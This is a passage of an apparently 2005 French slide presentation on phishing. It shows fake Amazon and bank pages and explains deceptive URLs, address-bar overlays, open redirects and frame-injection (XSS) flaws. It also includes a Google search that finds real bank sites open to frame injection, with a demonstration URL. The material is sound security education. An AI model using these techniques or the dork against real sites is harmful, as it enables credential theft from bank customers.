
**Please note:** It is currently not possible to change the billing address associated with your 1-Click settings.

Want to access or change your 1-Click settings now? [Log in](#) to Your Account.


Le lien pointe vers une URL sur le serveur :

<http://www.amazon-department.com>

► Aucun rapport avec Amazon



Enfin les informations sont demandées, mais pas trop pour ne pas éveiller les soupçons. Par contre, le site est en HTTP, c'est douteux ...



Amazon.com - Address Book - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address <http://www.amazon-department.com/exec/obidos/flex-sign-in-done/1-click-settings/104-0220521-9331958>

amazon.com. WELCOME SEE ALL 31 PRODUCT CATEGORIES Store | Account | Wish List | Cart | Help

Your Account > Manage Addresses and 1-Click Settings

Click the Edit button next to any piece of information below that you'd like to adjust. Need to change an address on an open order? Visit [Where's My Stuff?](#)

When your changes are complete, [Continue shopping](#)

1-Click ordering is turned **DISABLE**

[Turn 1-Click](#)

Questions about 1-Click? Find [answers](#)

Note: Please verify ones again your information.

Credit Card Details

Card Type:

Name on Card:

Credit Card No:

Exp Date:  e.g. (mm/yy)

CVV2/CID:  ([What is CVV2?](#))

Zip Code:

[Update](#)

[Top of Page](#)

[Amazon.com Home](#) | [Directory of All Stores](#)

Our International Sites: [Canada](#) | [United Kingdom](#) | [Germany](#) | [Japan](#) | [France](#) | [China](#)

[Contact Us](#) | [Help](#) | [Shopping Cart](#) | [Your Account](#) | [Sell Items](#) | [1-Click Settings](#)

[Investor Relations](#) | [Press Releases](#) | [Join Our Staff](#)

[Conditions of Use](#) | [Privacy Notice](#) © 1996-2005, Amazon.com, Inc. or its affiliates.

## Les victimes

Courriers envoyés massivement et sans discernement dans le cadre de campagnes de *spamming*

Comme des spams, tout le monde reçoit ce genre de courriers, même s'il n'est pas utilisateur de Paypal, d'Amazon, ou d'une banque en ligne ...

Exemple récent au Brésil : *"They moved between 50 and 100 million reais (\$18m and \$37m) over the last two years... [and] sent over three million emails with Trojan horses per day,"* Eduardo Cidreira, head of the police department in charge of Internet fraud in Brazil's southern state of Santa Catarina

## Les sites appâts les plus visés (statistiques APWG)

eBay, Paypal, Amazon

Citibank, US Bank, VISA, Suntrust, Keybank, etc.

AOL, Earthlink, MSN, Yahoo!

Sans citer ceux qui n'en parlent pas ...

## Les cibles du *phishing*

- x Aujourd'hui : essentiellement anglophone
- x Vise principalement des banques ou sites commerciaux américains
- x Attaque transversale
  - x Compromission de systèmes connectés à Internet pour servir de
    - x Relais de *spams*
    - x Serveurs web illicites
  - x Utilisation de failles de logiciels client (navigateurs, clients mail)
    - x Ou bien de "features" (langages de script)
  - x Abus de l'utilisateur (*social engineering*) : crédulité, manque de connaissances ou d'attention

## x Dans les courriers électroniques

### x Sujets trompeurs

**Subject: Account information verification**

### x Adresses d'expédition usurpées (en effet, l'auteur du courrier n'attend pas de réponse)

**From: eBay@ebay.com**

### x Prétextes fallacieux

Vérification d'informations sur l'utilisateur

"Sécurisation" du compte

Nouveau message reçu sur le compte de l'utilisateur

Menaces

Suppression imminente du compte si pas de mise à jour

Achat prétendu : débit imminent si pas d'annulation de la transaction

## x Sur les pages web appât

- x Apparence crédible : logos, textes soignés, utilisation de HTTPS, etc.
- x Dissimulation de l'adresse du site (indice le plus évident) par tous les moyens possibles
  - x Dissimulation du lien derrière du texte vraisemblable  
*Le texte "<http://www.amazon.com/>" dans la page pointe via un lien HTML vers l'adresse du site sous le contrôle de l'attaquant, et du code Javascript*
  - x Utilisation d'adresse IP au lieu d'un nom complet
  - x Adresses longues et complexes pour décourager l'utilisateur
  - x Noms de domaines trompeurs : *www.amazon-users.com, www.ebay-account.com*
  - x Utilisation du format d'URL *http://login:password@www.site.com/* pour tromper l'utilisateur avec *login = www.amazon.com*, d'où une URL comme :  
*http://www.amazon.com:ABCDEFGHIJ...XYZ@217.112.89.14/SIGNIN*
  - x Subterfuges graphiques avec images ou code JavaScript
  - x Exploitation de failles de sécurité des navigateurs web pour dissimuler l'URL réelle


## Utilisation de code JavaScript pour dissimuler la barre d'URL et/ou la remplacer

- Par une image (Javascript cache la barre d'URL du navigateur et la page apparaît comporter en haut une image qui ressemble à une barre d'URL indiquant un site légitime)



- x Par un *overlay* en Javascript
  - x Petite zone de texte noir sur fond blanc de la taille d'une barre d'adresse de navigateur, placée au dessus de la vraie barre d'adresse du navigateur
  - x Ça ne marche pas à tous les coups ! Si l'on place une autre fenêtre à l'endroit, ou si l'on déplace la fenêtre du navigateur, l'*overlay* s'affiche par dessus également ☺
  
- x Combinaisons des deux
  - x *Overlay* pour la barre d'URL et image pour la *status bar* du bas de l'écran

## Exemple (14/01/2005)



## Exemple (12/01/2005)

Citizens Bank Online - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Media

Address <https://www.citizensbankonline.com/default.asp>

Home

### Log in to Citizens Bank Online

[Helpful logon information for former Charter One Bank customers.](#)

Citizens ATM/Debit Card or User ID:  
 [? Help me with logging on](#)

Save this User ID on my computer.

**Password:**  
 [Forgot your password?](#)

[Online Help?](#)

If you are not enrolled for Online Banking, [sign up now.](#)

For Customer Service, please call us at 1-800-656-6561

[Privacy & Security](#) | [Terms of Use](#)

Member FDIC Equal Housing Lender  
© 2004 Citizens Financial Group. All rights reserved.

Properties

General

Citizens Bank Online

Protocol: HyperText Transfer Protocol

Type: HTML Document

Connection: Not Encrypted **Connection not encrypted**

Address (URL): [http://219.137.205.143/CitizensBank/OnlineBanking/header\\_frame.html](http://219.137.205.143/CitizensBank/OnlineBanking/header_frame.html)

Size: 1753 bytes

Citizens Bank Online - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Media

Address <https://www.citizensbankonline.com/default.asp>



Preview our new & improved online banking.  
[LEARN MORE >>](#)

Home

## HTTP Status 404 - /CitizensBank/OnlineBanking/login.php

---

**type** Status report

**message** /CitizensBank/OnlineBanking/login.php

**description** The requested resource (/CitizensBank/OnlineBanking/login.php) is not available.

---

Apache Tomcat/5.0.28

## Autres techniques de *phishing*

- x **Utilisation de vulnérabilités de site web cibles pour dissimuler des sites web d'attaque, principalement :**
  - x **Failles de *Cross Site Scripting* au secours du *phishing* ...**
  - x **Sites permettant des redirections libres**
- **Ce pourquoi on retrouve des attaques de *phishing* visant un même site web durant certaines périodes**  
Ex. Sunbank
  
- x Exemple de dissimulation de lien par redirection :  
[www.google.com/url?q=http://www.hsc.fr](http://www.google.com/url?q=http://www.hsc.fr)  
Et <http://www.hsc.fr> peut s'écrire discrètement  
[%68%74%74%70%3a%2f%2f%77%77%77%2e%68%73%63%2e%66%72](http://www.google.com/url?q=%68%74%74%70%3a%2f%2f%77%77%77%2e%68%73%63%2e%66%72)  
Autre exemple : [http://fr.rd.yahoo.com/\\*http://www.hsc.fr](http://fr.rd.yahoo.com/*http://www.hsc.fr)
- x Toutefois ces redirections ne dissimulent pas la barre d'URL finale, mais simplement le lien sur lequel cliquer

# Cross Site et phishing

- **Principe** : Insertion de code malveillant dans une URL d'un site web légitime (vulnérable à un problème de XSS) avec reprise de ce code dans le corps de la page
- Par exemple au lieu d'insérer une image ici, on insère un formulaire qui intercepte la requête



- x C'est plus grave quand c'est sur un site bancaire !
- x Exemple courant : site utilisant des cadres (*frames*) et passant les adresses des cadres dans l'URL

<http://www.monsite.com/frameset.asp?frame=frame1.html>

- x La valeur de "frame" est acceptée sans vérification et le code HTML généré ressemble à :


```
<frameset> ...  
    <frame src="frame1.html">  
    ...  
</frameset>
```

- x Si la valeur de "frame" n'est pas vérifiée et intégrée telle quelle dans le code, et que quelqu'un atteint l'URL

<http://www.monsite.com/frameset.asp?frame=http://autresite.com/attaque.html>

alors la page de l'attaquant va s'afficher dans le navigateur, alors que la barre d'URL indiquera toujours le site [www.monsite.com](http://www.monsite.com)

## Comment est-ce possible ?



File Edit View Go Bookmarks Tools Help

http://www.google.fr/search?hl=fr&client=firefox&rls=org.mozilla%3Aen-US%3Aunofficial&q=inurl%3Aframeset.asp+inurl%3Ahttp+b

Google Web Images Groupes Annuaire Actualités

inurl:frameset.asp inurl:http bank Rechercher Recherche avancée Préférences

Rechercher dans :  Web  Pages francophones  Pages : France

**Web** Résultats 1 - 8 sur un total d'environ 11 pour i

Conseil : [Recherche pour résultats en Français uniquement](#). Vous pouvez indiquer votre langue de recherche dans [Préférences](#)

[Associated Bank](#) - [ [Traduire cette page](#) ]  
[www.associatedbank.com/.../www.citibank.com%2Fus%2Fcards%2Ftour%2Fcitiusa1%2Findex.htm](#) - 1k - [En cache](#) - [Pages similaires](#)

[North Shore Bank](#) - [ [Traduire cette page](#) ]  
[northshorebank.tushausweb.com/.../www.investorwords.com%2Fcgi-bin%2Fbysubject.cgi%3F18](#) - 2k - [En cache](#) - [Pages similaires](#)

[North Shore Bank](#) - [ [Traduire cette page](#) ]  
[northshorebank.tushausweb.com/.../www.investorwords.com%2Fcgi-bin%2Fbysubject.cgi%3F14](#) - 2k - [En cache](#) - [Pages similaires](#)

[North Shore Bank](#) - [ [Traduire cette page](#) ]  
[www.northshorebank.com/includes/Frameset.asp?id=http://www.investorwords.com%2Fcgi-bin%2Fbysubject.cgi%3F18](#) - 2k - [En cache](#) - [Pages similaires](#)


[North Shore Bank](#) - [ [Traduire cette page](#) ]  
[www.northshorebank.com/includes/Frameset.asp?id=http://www.microsoft.com%2Fwindows%2Fie%2Fdownloads%2F](#) - 2k - [En cache](#) - [Pages similaires](#)  
[\[ Autres résultats, domaine www.northshorebank.com/includes/Frameset.asp?id=http://www.microsoft.com%2Fwindows%2Fie%2Fdownloads%2F \]](#)

## Premier lien :

[http://www.\[site bancaire\].com/includes/Frameset.asp?](http://www.[site bancaire].com/includes/Frameset.asp?)

[id=http://www.\[autre site\].com%2Fus%2Fcards%2Ftour%2Fciusa1%2Findex.htm](http://www.[autre site].com%2Fus%2Fcards%2Ftour%2Fciusa1%2Findex.htm)

Et si on remplaçait cette URL par ... autre chose comme <http://www.hsc.fr> ?



Associated Bank - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://www.associatedbank.com/includes/Frameset.asp?id=http://www.hsc.fr

Associated Bank

Cabinet de consultants en sécurité informatique depuis 1989 - Spécialisé sur Unix, Windows, TCP/IP et Internet

**HSC**

**Hervé Schauer Consultants**  
Consultants en Sécurité Informatique

Vous êtes ici : Accueil

Recherche :

**Services**

- Domaines de compétences
- Conseil & Expertise
- Installation & Configuration
- Veille en vulnérabilités
- Audit & Évaluation
- Tests d'intrusion
- Tests de vulnérabilités (TSAR)
- Assistance Technique
- Formations

**Prochaines sessions de formation**

FORMATIONS			
14-15 mars	Sécurité des serveurs web		(Toulouse)
